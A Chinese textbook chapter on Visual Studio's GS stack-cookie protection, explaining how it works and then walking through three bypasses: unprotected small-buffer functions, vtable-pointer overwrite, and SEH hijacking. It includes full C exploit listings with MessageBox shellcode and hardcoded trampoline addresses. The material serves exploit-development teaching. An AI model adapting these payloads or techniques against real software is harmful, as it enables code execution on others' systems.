

GS 安全编译选项的保护原理

针对缓冲区溢出时覆盖函数返回地址这一特征，微软在编译程序时使用了一个很酷的安全编译选项——GS，在 Visual Studio 2003 (VS 7.0) 及以后版本的 Visual Studio 中默认启用了这个编译选项。在本书中使用的 Visual Studio 2008 (VS 9.0) 中，可以在通过菜单中的

Project→project

Properties→Configuration Properties→C/C++→Code

Generation→Buffer Security Check 中对 GS

编译选项进行设置，如图 10.1.1 所示。




图 10.1.1 VS2008 中的安全编译选项

GS 编译选项为每个函数调用增加了一些额外的数据和操作，用以检测栈中的溢出。

在所有函数调用发生时，向栈帧内压入一个额外的随机 DWORD，这个随机数被称做“canary”，但如果使用 IDA 反汇编的话，您会看到 IDA 会将这个随机数标注为“SecurityCookie”。

Security Cookie 位于 EBP 之前，系统还将在 .data 的内存区域中存放一个 Security Cookie 的副本

当栈中发生溢出时，Security Cookie 将被首先淹没，之后才是 EBP 和返回地址。

在函数返回之前，系统将执行一个额外的安全验证操作，被称做 Security check。

在 Security Check 的过程中，系统将比较栈帧中原先存放的 Security Cookie 和 .data 中副本的值，如果两者不吻合，说明栈帧中的 Security Cookie 已被破坏，即栈中发生了溢出。

当检测到栈中发生溢出时，系统将进入异常处理流程，函数不会被正常返回，ret 指令也不会被执行。




图 10.1.2 GS 保护机制下的内存布局




图 10.1.3 GS 保护机制的工作原理

但是额外的数据和操作带来的直接后果就是系统性能的下降，为了将对性能的影响降到最小，编译器在编译程序的时候并不是对所有的函数都应用 GS，以下情况不会应用 GS。

- (1) 函数不包含缓冲区。
- (2) 函数被定义为具有变量参数列表。
- (3) 函数使用无保护的关键字标记
- (4) 函数在第一个语句中包含内嵌汇编代码。
- (5) 缓冲区不是 8 字节类型且大小不大于 4 个字节。

有例外就有机会，我们会在下一节中介绍一种利用这些例外突破 GS 的情况。当然微软的工程师也发现了这个问题，因此他们为了在性能与安全之间找到一个平衡点，在 Visual

Studio2005 SP1 起引入了一个新的安全标识：

```
1 #pragma strict_gs_check
```

通过添加 `#pragma strict_gs_check(on)` 可以对任意类型的函数添加 Security Cookie。如以下代码所示，通过设置该标识，可以对不符合 GS 保护条件的函数 `vulfuction` 添加 GS 保护

```
1 #include "stdafx.h"
2 #include "string.h"
3 #pragma strict_gs_check(on) // 为下边的函数强制启用 GS
4 int vulfuction(char * str)
5 {
6     char array[4];
7     strcpy(array, str);
8     return 1;
9 }
10 int _tmain(int argc, _TCHAR* argv[])
11 {
12     char* str = "yeah, i have GS protection";
```

```
13 vulfuction(str);  
14 return 0;  
15 }
```

除了在返回地址前添加 Security Cookie 外，在 Visual Studio 2005 及后续版本还使用了变量重排技术，在编译时根据局部变量的类型对变量在栈帧中的位置进行调整，将字符串变量移动到栈帧的高地址。这样可以防止该字符串溢出时破坏其他的局部变量。同时还会将指针参数和字符串参数复制到内存中低地址，防止函数参数被破坏。

不启用 GS 时，如果变量 Buff 发生溢出变量 i、返回地址、函数参数 arg 等都会被覆盖，而启用 GS 后，变量 Buff 被重新调整到栈帧的高地址，因此当 Buff 溢出时不会影响变量 i 的值，虽然函数参数 arg 还是会被覆盖，但由于程序会在栈帧低地址处保存参数的副本，所以 Buff 的溢出也不会影响到传递进来的函数参数。




图 10.1.4 标准栈与 GS 保护栈的对比

通过 GS 安全编译选项，操作系统能够在运行中有效地检测并阻止绝大多数基于栈溢出的攻击。要想硬对硬地冲击 GS 机制，是很难成功的。让我们再来看看 Security Cookie 产生的细节。

系统以 .data 节的第一个双字作为 Cookie 的种子，或称原始 Cookie（所有函数的 Cookie 都用这个 DWORD 生成）。在程序每次运行时 Cookie 的种子都不同，因此种子有很强的随机性在栈帧初始化以后系统用 ESP 异或种子，作为当前函数的 Cookie，以此作为不同函数之间的区别，并增加 Cookie 的随机性在函数返回前，用 ESP 还原出（异或）Cookie 的种子若想在程序运行时预测出 Cookie 而突破 GS 机制基本上是不可能的。

但是谦虚谨慎的微软工程师们非常清楚，GS 编译选项不可能一劳永逸地彻底遏制所有类型的缓冲区溢出攻击。

在微软出版的 *Writing Secure Code* 一书中谈到 GS 选项时，作者曾用过一个非常形象的比喻：GS 好像汽车里的安全带和安全气囊，当事故发生时往往能够给驾驶员带来很好的安全保障，但这并不意味着安全带的您可以像疯子一样飚车。

在该书的同一节中，作者还给出了微软内部对 GS 为产品所提供的安全保护的看法：

修改栈帧中函数返回地址的经典攻击将被 GS 机制有效遏制；

基于改写函数指针的攻击，如第 6 章中讲到的对 C++ 虚函数的攻击，GS 机制仍然很难防御；

针对异常处理机制的攻击，GS 很难防御；

GS 是对栈帧的保护机制，因此很难防御堆溢出的攻击。

微软对 GS 机制中的这些弱点的描述也为黑客突破 GS 提供了一些思路

2 利用未被保护的内存突破 GS

大家应该记得我们前面说过为了将 GS 对性能的影响降到最小，并不是所有的函数都会被保护，所以我们就可以利用其

中一些未被保护的函数绕过 GS 的保护。例如，下边这一段代码，由于函数 vulfuction 中不包含 4 字节以上的缓冲区，所以即便 GS 处于开启状态，这个函数是也不受保护的。

```
1 #include"stdafx.h"
2 #include"string.h"
3 int vulfuction(char * str)
4 {
5     char array[4];
6     strcpy(array,str);
7     return 1;
8 }
9 int _tmain(int argc, _TCHAR* argv[])
10 {
11     char* str="yeah,the fuction is without GS";
12     vulfuction(str);
13     return 0;
14 }
```

我们在 Visual S tudio 2008 下对该代码进行编译后，使用 IDA 对可执行程序进行反汇编可以看到程序在执行完函

数 vulfuction 返回时，没有进行任何 Security Co okie 的验证操作，如图10.2.1 所示。




图 10.2.1 不受 GS 保护的函数反汇编结果

如果我们直接运行程序，程序会弹出异常对话框，我们使用 VS 调试器进行调试，调试器会报告内存访问冲突，如图 10.2.2 所示。大家注意异常信息中的 0x63756620，这不是一个普通的值，而是字符串“fuc ”经过 ASCII 码转换后的值（注意倒序），这说明返回地址已经被覆盖。



图 10.2.2 不受 GS 保护的函数的溢出结果

3 覆盖虚函数突破 GS

回想一下 GS 机制，程序只有在函数返回时，才去检查 Security Cookie，而在这之前是没有任何检查措施的。换句话说如果我們可以在程序检查 Security Cookie 之前劫持程序流程的话，就可以实现对程序的溢出了，而 C++的虚函数恰恰给我们提供了这么一个机会

- (1) 类 GSVirtual 中的 gsv 函数存在典型的溢出漏洞。
- (2) 类 GSVirtual 中包含一个虚函数 vir。
- (3) 当 gsv 函数中的 buf 变量发生溢出的时候有可能会影响到虚表指针，如果我們可以控制虚表指针，将其指向我們的可以控制的内存空间，就可以在程序调用虚函数时控制程序的流程。

```
1 #include"stdafx.h"
2 #include"string.h"
3 class GSVirtual {
4 public:
5     void gsv(char * src)
6     {
7         char buf[200];
```

```
8         strcpy(buf, src);
9         vir();
10    }
11    virtual void vir()
12    {
13    }
14 };
15 int main()
16 {
17     GSVirtual test;
18     test.gsv(
19         "\x04\x2b\x99\x7C" //address of "pop
20         pop ret"
21         "\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F
22         \x68\x32\x74\x91\x0C"
23         "\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3
24         \x66\xBB\x33\x32\x53"
25         "\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A
26         \x30\x8B\x4B\x0C\x8B"
```

"\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A
\x38\x1E\x75\x05\x95"

24

"\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05
\x78\x03\xCD\x8B\x59"

25

"\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5
\x99\x0F\xBE\x06\x3A"

26

"\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1
\x3B\x54\x24\x1C\x75"

27

"\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B
\x59\x1C\x03\xDD\x03"

28

"\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38
\x1E\x75\xA9\x33\xDB"

29

"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C
\x8B\xC4\x53\x50\x50"

30

"\x53\xFF\x57\xFC\x53\xFF\x57\xF8\x90\x90\x90
\x90\x90\x90\x90\x90"

```
31      "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
32      \x90\x90\x90\x90\x90"
33          "\x90\x90\x90\x90\x90\x90\x90\x90"
34      );
35      return 0;
36 }
```

为了能够精准地淹没虚函数表，我们需要搞清楚变量与虚表指针在内存中的详细布局，通过前面的分析可以知道当函数 `gsv` 传入参数的长度大于 200 个字节时，变量 `buff` 就会被溢出。

先将 `test.gsv` 中传入参数修改为 199 个 “`\x90`” +1 个 “`\0`”，然后用 `OllDbg` 加载程序，在执行完 `strcpy` 后暂停，如图 10.3.1 所示。





图 10.3.1 含有虚表指针的内存布局

分析图 10.3.1 所示的内存布局，可以看出我们距离胜利的终点还有 20 个字节，只要参数长度再增加 20 个字节以上就可以改变虚表指针了。但是现在我们还需要考虑一个问题，在淹没虚表指针后我们如何控制程序的流程？想想在图 6.3.1 中介绍的虚函数的实现过程，程序根据虚表指针找到虚表，然后从虚表中取出要调用的虚函数的地址，根据这个地址转入虚函数执行，该过程汇编指令序列如图 10.3.2 所示。我们需要做的就是将虚表指针指向我们的 shellcode 以劫持进程，为此还有几个关键的问题需要去解决。

变量 Buff 在内存的位置不是固定的，我们需要考虑一下如何让虚表指针刚好指到 shellcode 的范围内。通过对内存布局的分析（如图 10.3.1 所示），虽然变量 Buff 的位置不

固定，但是原始参数（0x00402100）是位于虚表（0x004021D0）附近，所以我们可以通过覆盖部分虚表指针的方法，让虚表指针指向原始参数，在本实验中使用字符串结束符“\0”覆盖虚表指针的最低位即可让其指向原始参数的最前端。



The image shows a snippet of assembly code with three callouts explaining the steps of a virtual function call:

- 获取虚表指针** (Get virtual table pointer): Points to the instruction `mov eax, dword ptr ss:[ebp-D4]`.
- 获取虚函数地址** (Get virtual function address): Points to the instruction `mov ecx, dword ptr ds:[eax]`.
- 执行虚函数** (Execute virtual function): Points to the instruction `call eax`.

The assembly code shown is:

```
00401074 | . 8B 1B 1F FF FF FF | cmp byte ptr ss:[ebp-E1],0
00401075 | . 74 0A | jnz short GS_Virtu.0040103A
00401076 | . 8B 1B | mov eax, dword ptr ss:[ebp-D4]
00401077 | . 8B 1B | mov edx, dword ptr ds:[eax]
00401078 | . 8B 1B | mov ecx, dword ptr ss:[ebp-D4]
00401079 | . 8B 1B | mov eax, dword ptr ds:[edx]
00401080 | . FF D0 | call eax
00401081 | . 8B 1B | mov ecx, dword ptr ss:[ebp-4]
00401082 | . 8B 1B | xor ecx, ebp
00401083 | . 8B 1B | call GS_Virtu.004010E7
```

图 10.3.2 虚函数调用汇编指令序列

虚表指针指向原始参数中的 shellcode 后，我们面临着一个 call 操作，也就是说我们在执行完这个 call 后还必须可以返回 shellcode 内存空间继续执行。您可能首先会想到 jmp esp 跳板指令，但是很不幸，这个指令在这行不通，如图 10.3.3 所示




图 10.3.3 调用虚函数前寄存器与堆栈状态

我们的原始参数不在栈中！无论怎么样我们都跳不回 0x00402100 的内存空间继续执行了。

此时程序已经完成了字符串复制操作， shellcode 已经复制到变量 Buff 中了，所以我们可以转入 Buff 的内存空间继续执行 shellcode。 Buff 的地址存放在 0x0012FE8C 中（如图 10.3.3 所示），

位于 ESP+4 的位置，我们只要执行“pop pop retn”指令序列后就可以转到 0x0012FE9C 执行了（因为 call eax 操作后会将返回地址入栈，所以我们需要多 pop 一次才能保证执行 ret 时栈顶为 0x0012FE9C）。我们找到位于内存 0x7C992B04 处的“pop edi pop esi retn”指令序列，同时当

0x7C992B04 解析为指令时（做跳板时它是被当做一个地址处理），其操作不影响程序流程，所以当程序转入 Buff 内存空间执行时不需要对这个跳板做什么特殊处理。

万事俱备，只欠东风。现在我们还需要一个可以运行的 shellcode 就可以完成溢出了，我们以弹出对话框的机器码作为基础构建一个长度为 221 个字节的 shellcode。首先在 shellcode 的开始位置放上跳板“\x04\x2B\x99\x7C”，然后跟上弹出对话框的 shellcode 代码，最后不足部分用 0x90 补充，以 0x00 结束。布局如图 10.3.4 所示。




图 10.3.4 shellcode 布局

将构建好的 shellcode 作为参数写到程序里，再编译、运行，熟悉的对话框就出现了！如图10.3.5 所示。




图 10.3.5 利用虚函数成功绕过 GS

4 攻击异常处理突破 GS

GS 机制并没有对 S.E.H 提供保护，换句话说我们可以通过攻击程序的异常处理达到绕过 GS 的目的。我们首先通过超长字符串覆盖掉异常处理函数指针，然后想办法触发一个异常，程序就会转入异常处理，由于异常处理函数指针已经被我们覆盖，那么我们就可以通过劫持 S.E.H 来控制程序的后续流程

对代码简要解释如下。

- (1) 函数 test 中存在典型的栈溢出漏洞。
- (2) 在 strcpy 操作后变量 buf 会被溢出，当字符串足够长的时候程序的 S.E.H 异常处理句柄也会被淹没。

(3) 由于 strcpy 的溢出，覆盖了 input 的地址，会造成 strcat 从一个非法地址读取数据，这时会触发异常，程序转入异常处理，这样就可以在程序检查 Security Cookie 前将程序流程劫持

```
1 #include<stdafx.h>
2 #include<string.h>
3 charshellcode[]=
4 "\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F
   \x68\x32\x74\x91\x0C"
5 "\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3
   \x66\xBB\x33\x32\x53"
6 "\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A
   \x30\x8B\x4B\x0C\x8B"
7 "\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A
   \x38\x1E\x75\x05\x95"
8 "\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05
   \x78\x03\xCD\x8B\x59"
9 "\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5
   \x99\x0F\xBE\x06\x3A"
10 "\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1
    \x3B\x54\x24\x1C\x75"
```

```
11 "\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B
    \x59\x1C\x03\xDD\x03"
12 "\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38
    \x1E\x75\xA9\x33\xDB"
13 "\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C
    \x8B\xC4\x53\x50\x50"
14 "\x53\xFF\x57\xFC\x53\xFF\x57\xF8\x90\x90\x90
    \x90\x90\x90\x90\x90"
15 "....."
16 "\x90\x90\x90\x90"
17 "\xA0\xFE\x12\x00"//address of shellcode
18 ;
19 void test(char * input)
20 {
21 char buf[200];
22 strcpy(buf,input);
23 strcat(buf,input);
24 }
25 void main()
26 {
27 test(shellcode);
28 }
```

